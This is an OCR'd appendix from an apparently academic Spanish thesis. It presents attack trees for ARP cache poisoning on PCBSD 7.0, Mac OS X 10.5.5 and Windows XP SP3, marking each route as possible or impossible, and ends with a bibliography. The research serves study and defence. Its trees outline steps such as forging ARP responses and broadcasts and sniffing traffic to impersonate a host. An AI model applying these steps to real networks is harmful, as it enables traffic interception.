
C.5 ÁRBOL DE ATAQUE ARP EN PCBSD 7.0




Rojo: Imposible
Verde: Posible


Envenenar la caché ARP de PCBSD 7.0
SE ENCUENTRA ESA ENTRADA EN LA CACHÉ ARP, LA ENTRADA FUE INGRESADA DE MANERA DINÁMICA
SE ENCUENTRA ESA ENTRADA EN LA CACHÉ ARP, LA ENTRADA FUE INGRESADA DE MANERA ESTÁTICA
Enviar un ARP-Response FALSO
Enviar ICMP EcoResponse EcoRequest FALSO
Enviar varios ARP-Response FALSOS
Enviar un ARP-Response FALSO
Enviar varios ARP-Broadcast FALSOS
Enviar Un ARP-Broadcast FALSO
Enviar varios ARP-Response FALSOS
Enviar un ARP-Response FALSO
Enviar ICMP EcoResponse EcoRequest FALSO
Enviar ICMP EcoRequest FALSO
Enviar ICMP EcoRequest FALSO
Esperar ARP-Broadcast
CONOCER EL IP-MAC ADDRESS DE POR QUIEN SE QUIERE HACER PASAR
HUSMEAR TRAFICO DE LA RED
HACER UNA SOLICITUD ARP A QUIEN DESEAMOS REEMPLAZAR
INGRESARLO MANUALMENTE EN EL ATAQUE
Enviar varios ARP-Response FALSOS
Enviar un ARP-Response FALSO
Enviar varios ARP-Broadcast FALSOS
Enviar Un ARP-Broadcast FALSO
Enviar varios ARP-Response FALSOS
Enviar un ARP-Response FALSO
Enviar ICMP EcoResponse EcoRequest FALSO
Enviar ICMP EcoRequest FALSO
Enviar ICMP EcoRequest FALSO
Esperar ARP-Broadcast
CONOCER EL IP-MAC ADDRESS DE POR QUIEN SE QUIERE HACER PASAR
HUSMEAR TRAFICO DE LA RED
HACER UNA SOLICITUD ARP A QUIEN DESEAMOS REEMPLAZAR
INGRESARLO MANUALMENTE EN EL ATAQUE


C.6 ÁRBOL DE ATAQUE ARP EN MAC OSX 10.5.5




Rojo: Imposible
Verde: Posible


Envenenar la caché ARP de MAC OS X 10.5.5 (Intel)
SE ENCUENTRA ESA ENTRADA EN LA CACHÉ ARP, LA ENTRADA FUE INGRESADA DE MANERA DINÁMICA
SE ENCUENTRA ESA ENTRADA EN LA CACHÉ ARP, LA ENTRADA FUE INGRESADA DE MANERA ESTÁTICA
Enviar un ARP-Response FALSO
Enviar ICMP EcoResponse EcoRequest FALSO
Enviar varios ARP-Response FALSOS
Enviar un ARP-Response FALSO
Enviar varios ARP-Broadcast FALSOS
Enviar Un ARP-Broadcast FALSO
Enviar varios ARP-Response FALSOS
Enviar un ARP-Response FALSO
Enviar ICMP EcoResponse EcoRequest FALSO
Enviar ICMP EcoRequest FALSO
Enviar ICMP EcoRequest FALSO
Esperar ARP-Broadcast
CONOCER EL IP-MAC ADDRESS DE POR QUIEN SE QUIERE HACER PASAR
HUSMEAR TRAFICO DE LA RED
HACER UNA SOLICITUD ARP A QUIEN DESEAMOS REEMPLAZAR
INGRESARLO MANUALMENTE EN EL ATAQUE

C.7 ÁRBOL DE ATAQUE ARP EN WINDOWS XP SP3; DE LA SOLUCIÓN DE ORTEGA Y MARCOS



Rojo: Imposible
Verde: Posible


Envenenar la caché ARP de Windows XP SP3 en red de pruebas de Ortega y Marcos.
SE ENCUENTRA ESA ENTRADA EN LA CACHÉ ARP, LA ENTRADA FUE INGRESADA DE MANERA DINÁMICA
SE ENCUENTRA ESA ENTRADA EN LA CACHÉ ARP, LA ENTRADA FUE INGRESADA DE MANERA ESTÁTICA
Enviar un ARP-Response FALSO
Enviar ICMP EcoResponse EcoRequest FALSO
Enviar varios ARP-Response FALSOS
Enviar un ARP-Response FALSO
Enviar varios ARP-Broadcast FALSOS
Enviar Un ARP-Broadcast FALSO
Enviar varios ARP-Response FALSOS
Enviar un ARP-Response FALSO
Enviar ICMP EcoResponse EcoRequest FALSO
Enviar ICMP EcoRequest FALSO
Enviar ICMP EcoRequest FALSO
Esperar ARP-Broadcast
CONOCER EL IP-MAC ADDRESS DE POR QUIEN SE QUIERE HACER PASAR
HUSMEAR TRAFICO DE LA RED
HACER UNA SOLICITUD ARP A QUIEN DESEAMOS REEMPLAZAR
INGRESARLO MANUALMENTE EN EL ATAQUE
Enviar varios ARP-Response FALSOS
Enviar un ARP-Response FALSO
Enviar varios ARP-Broadcast FALSOS
Enviar Un ARP-Broadcast FALSO
Enviar varios ARP-Response FALSOS
Enviar un ARP-Response FALSO
Enviar ICMP EcoResponse EcoRequest FALSO
Enviar ICMP EcoRequest FALSO
Enviar ICMP EcoRequest FALSO
Esperar ARP-Broadcast
CONOCER EL IP-MAC ADDRESS DE POR QUIEN SE QUIERE HACER PASAR
HUSMEAR TRAFICO DE LA RED
HACER UNA SOLICITUD ARP A QUIEN DESEAMOS REEMPLAZAR
INGRESARLO MANUALMENTE EN EL ATAQUE

REFERENCIAS DE GRÁFICOS

[F1] Bruce Scheneier **"Attack Trees"** <http://www.schneier.com/paper-attacktrees-ddj-ft.html> [Consulta: Viernes, 20 de febrero de 2009]

[F2] **"Timeline of Microsoft Windows"**, <http://en.wikipedia.org/wiki/Timeline_of_Microsoft_Windows> [Consulta: Viernes, 20 de febrero de 2009]

REFERENCIAS BIBLIOGRÁFICAS

[1] Abad, Cristina, Bonilla, Rafael. **"An Analysis of the Schemes for Detecting and Preventing ARP Cache Poisoning Attacks"**. En Proceedings of the IEEE International Conference on Distributed Computing Systems Workshops (ICDCS 2007 Workshops), Toronto, Canadá, Junio 2007, ISBN: 0-7695-2838-4.

[2] Andre Ortega y Xavier Marcos; **"ANÁLISIS, DISEÑO E IMPLEMENTACIÓN DE UN SISTEMA PARA EVITAR ATAQUES AL PROTOCOLO ARP EN REDES DE ÁREA LOCAL"**. Tesis de grado ESPOL, Diciembre 2008.

[3] **"RFC 826"**, <http://www.ietf.org/rfc/rfc826.txt> [Consulta: Viernes, 20 de febrero de 2009].

[4] **"STD 37"**, <http://www.armware.dk/RFC/std/std37.html> [Consulta: Viernes, 20 de febrero de 2009].

[5] **"RFC 4861 - Neighbor Discovery for IP version 6 (IPv6)"**, <http://www.faqs.org/rfcs/rfc4861.html> [Consulta: Viernes, 20 de febrero de 2009]

[6] **"Protocolo ND de IPv6 (Guía de administración del sistema_ servicios IP)"**, <http://docs.sun.com/app/docs/doc/820-2981/ipv6-ref-34?l=es&a=view> [Consulta: Viernes, 20 de febrero de 2009]

[7] **"Comparación del protocolo ND con ARP y protocolos relacionados con IPv4 (Guía de administración del sistema_ servicios IP)"**, <http://docs.sun.com/app/docs/doc/820-2981/chapter1-41?l=es&a=view> [Consulta: Viernes, 20 de febrero de 2009]

[8] **"Ip address conflict with another system on the network"**, <http://www.techsupportforum.com/networking-forum/modems-cable-dsl-satellite/270147-solved-ip-address-conflict-another-system-network.html> [Consulta: Viernes, 20 de febrero de 2009]

[9] **"ARP spoofing"**, <http://en.wikipedia.org/wiki/Arp_poison> [Consulta: Viernes, 20 de febrero de 2009]

[10] **"ARP spoofing tools"**, <http://en.wikipedia.org/wiki/ARP_poisoning#ARP_spoofing_tools> [Consulta: Viernes, 20 de febrero de 2009]

[11] **"oxid.it - Cain & Abel"**, <http://www.oxid.it/cain.html> [Consulta: Viernes, 20 de febrero de 2009]

[12] **"Sniffing Passwords with ARP & Cain"**, <http://www.youtube.com/watch?v=Puf6OylNHbk> [Consulta: Viernes, 20 de febrero de 2009]

[13] **"dsniff"**, <http://www.monkey.org/~dugsong/dsniff/> [Consulta: Viernes, 20 de febrero de 2009]

